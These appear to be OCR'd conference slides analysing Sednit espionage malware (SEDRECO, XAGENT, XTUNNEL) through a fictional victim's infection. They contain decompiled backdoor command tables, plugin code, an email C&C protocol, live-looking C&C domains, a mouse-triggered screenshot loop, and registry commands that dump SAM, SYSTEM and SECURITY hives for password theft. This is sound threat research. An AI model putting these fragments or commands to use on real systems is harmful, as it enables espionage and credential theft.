36 30 30 30.30 30 53 45.52 47 45 2D.50 43 33 45
51 46 46 4B.54 35 36 39.39 32 31 36.38 33 39 6B
65 6E 6C 79.6E 74 6F 6E.2E 63 6F 6D.73 6F 66 74
77 61 72 65.73 75 70 70.6F 72 74 73.76 2E 63 6F
6D 6D 74 63.66 31 30 30.30 30 36 30.30 30 30 30
31 75 70 64.6D 61 6E 61.67 65 72 2E.63 6F 6D
```

```
('600000', '600000', 'SERGE-PC…', 'kenlynton.com',
'softwaresupportsv.com', 'mtcf', '10000', '600000', '1',
'updmanager.com', '', '', '', '', '', '', '', '', '', '')
```

Various timeouts

Computer name

Keylogger enabled

C&C servers

Operation name
(rhst, rhbp, rhctl, rhtqs)

Plugins list

Payload

```
RegisterNewCommand(0, CMD_update_config, 0);
RegisterNewCommand(1, CMD_load_plugin, 0);
RegisterNewCommand(2, CMD_unload_plugin, 0);
RegisterNewCommand(3, CMD_start_keylogger, 0);
RegisterNewCommand(4, CMD_stop_keylogger, 0);
RegisterNewCommand(5, CMD_list_dir, 0);
RegisterNewCommand(6, CMD_read_file, 0);
RegisterNewCommand(7, CMD_write_file, 0);
RegisterNewCommand(8, CMD_delete_file_or_directory, 0);
RegisterNewCommand(9, CMD_get_registry_keys_data, 0);
RegisterNewCommand(10, CMD_write_registry_key_data, 0);
RegisterNewCommand(11, CMD_delete_registry_key, 0);
RegisterNewCommand(12, CMD_list_all_running_processes, 0);
RegisterNewCommand(13, CMD_create_process, 0);
RegisterNewCommand(14, CMD_terminate_process, 0);
RegisterNewCommand(15, CMD_get_module_list, 0);
RegisterNewCommand(17, CMD_get_devices, 0);
RegisterNewCommand(18, CMD_update_SEDRECO, 0);
RegisterNewCommand(19, CMD_read_file_from_offset, 0);
RegisterNewCommand(20, CMD_map_network, 0);
```

Extending The Core (1)

- Plugins are DLLs loaded in the same address space
- Plugins receive arguments from the core:

```
args.output_buffer = output_buffer;
args.RegisterNewCommand = RegisterNewCommand;
args.FN_read_file = FN_read_file_w_ts;
args.FN_write_output_to_file = FN_write_output_to_file;
args.FN_unregister_command = FN_unregister_command;
args.FN_outbuf_strcat = FN_outbuf_strcat;
v8 = (Init)(&args, hFile, dummy);
```

Extending The Core (2)

```
int __stdcall Init(ModuleArgs *args)
{
  output_buffer = args->output_buffer;
  FN_RegisterNewCommand = args->RegisterNewCommand;
  FN_unregister_command = args->FN_unregister_command;
  FN_RegisterNewCommand(36, __FN_http_com, 1);
  return 0;
}
```

```
int __stdcall UnInit(int cmd_index)
{
  FN_unregister_command(36);
  return 0;
}
```

Chain of Events

Serge opens an email leading to SEDKIT, and then SEDUPLOADER
9:30AM

Mon | Tue | Wed | Thu | Fri

SEDRECO deployment
10:00AM


MONDAY, 2:00PM

Serge Meets XAGENT

(a.k.a SPLM, CHOPSTICK)

- Downloaded by SEDUPLOADER
- Modular backdoor developed in C++ with Windows, Linux and iOS versions
- Deployed in most Sednit operations, usually after the reconnaissance phase
- Period of activity: November 2012 - Now


ACCESS TO SOURCE CODE...
GRANTED
imgflip.com



- Linux XAGENT, compiled in July 2015
- ~ 18,000 lines of code in 59 classes
- Derives from Windows version:

```
if(handleGetPacket != 0)
{
    pthread_exit(&handleGetPacket);
    //TerminateThread(handleGetPacket, 0);
    //CloseHandle(handleGetPacket);
}
```

- XAGENT major version 2, but matches the logic of currently distributed binaries (version 3)

Such Comments


```
//TODO: Remove fucking defines!!!!
// Packet Header Format
/*
     __4 байта__  _________________нефиксированная длина_____________________
    /            \/                                                          \
    ##################################################################
    # Agent ID  #                    CRYPT DATAS                            #
    ##################################################################
*/
```

```
// TODO: AGENT ID !!!
// FIXME: CONSTANT AGENT ID!!!
// Write Agent ID
*(int *)data = msg->getAgentID();
```

```
// Указатель на данные
//    int        short      char      a lot of of bytes
// AGENT_ID | MODULE_ID | CMD_ID | MES_DATA
```


<- That’s a lot

Communication Workflow



Emails Channel (1)

Workflow



An email-based C&C protocol needs to provide:

1. A way to distinguish C&C emails from unrelated emails
2. A way to bypass spam filters

Email Channel (2)

P2Scheme, a.k.a “Level 2 Protocol”

From test1@smtp.adobeincorp.net

Subject 894nMF3PcNYRWa2AuNQNc6jdYALdkNDY2OTc4

To exfil@gmail.com

cmFuZG9tIHN0cmluZw

1 attachment: b3RoZXIgcmFuZG9t.rwp 720 bytes

base64

KEY	SUBJ_TOKEN ^ KEY	XAGENT_ID ^ KEY

0 5 12 16

```
{0x55,0xaa,'c','h','i','n','a',0x00}
```

Email Channel (3)

Georgian Protocol

From test1@smtp.adobeincorp.net

Subject **piradi nomeri** *Georgian national ID number*

To exfil@gmail.com

gamarjoba *“Hello”*

1 attachment: detaluri_260420161137.dat size=8 8 bytes

“detailed” + timestamp


Bonus: XAGENT C&C Infrastructure

Thank you, Google search engine


XAGENT Proxy Server

```
__init__.py
_w3.log
_w3server.log
ConsoleLogger.py
FileConsoleLogger.py
FSLocalStorage.py
MailServer.py
MailServer2.py
MailServer3.py
P2Scheme.py
P3Scheme.py
quickstart.py
settings.py
w3s.py
wsgi.py
WsgiHttp.py
XABase64.py
```

- Python code used between April and June 2015
- ~ 12,200 lines of code
- Translates email protocol from XAGENT into a HTTP protocol for the C&C server:



Chain of Events



NEXT THREE DAYS...

Serge Meets Passwords Extractors

- SecurityXploded tools (grand classic of Sednit)
  - Cons: usually detected by AV software

- Custom tools, in particular a Windows Live Mail passwords extractor compiled for Serge:

```
push    esi
push    offset aFolder   ; "D:\\Mail[redacted]
call    sub_401590
```

Serge Meets Windows Passwords Extractors

- From registry hives
  - Deployed with LPE for CVE-2014-4076

```
"save hklm\\system C:\\Windows\\system.save", 0,
"save hklm\\security C:\\Windows\\security.save",
"save hklm\\sam C:\\Windows\\sam.save", 0, 0);
```

- Good ol' Mimikatz ("pi.log")
  - Deployed with LPE for CVE-2015-1701

Serge Meets Screenshoter

- Custom tool to take screenshots each time the mouse moves

```
do
{
  GetCursorPos(&Point);
  v5 = Point.x;
  v7 = Point.y;
  Sleep(0x7D0u);
  GetCursorPos(&Point);
  if ( Point.x != v5 || Point.y != v7 )
    FN_TakeScreenshots(&v9, v4++);
}
while ( v4 < 14 );
```

And… Serge Meets XTUNNEL


- Network proxy tool to contact machines normally unreachable from Internet
- Period of activity: May 2013 - Now

Initial Situation


C&C SERVER

INTERNET


INTERNAL NETWORK



COMPUTER A (CLEAN)



SERGE'S COMPUTER (XTUNNEL INFECTED)



COMPUTER B (CLEAN)

Encryption Handshake

C&C SERVER

```
D5 47 A4 A4.3F 60 6A 0F
3B 36 04 1C.44 4A C8 BD
80 BE 7B 25.8E E6 FC F2
CD 5D 7F 3A.73 1D 59 A5
2D 35 77 F3.B2 1B DF 7D
EE 1D 1C F1.AB 91 87 87
...
```

T

INTERNET

- Offset ***O*** in ***T***
- Proof of knowledge of ***T***


INTERNAL NETWORK

O


```
D5 47 A4 A4.3F 60 6A 0F
3B 36 04 1C.44 4A C8 BD
80 BE 7B 25.8E E6 FC F2
CD 5D 7F 3A.73 1D 59 A5
2D 35 77 F3.B2 1B DF 7D
EE 1D 1C F1.AB 91 87 87
...
```

RC4 key


T



SERGE'S COMPUTER (XTUNNEL INFECTED)

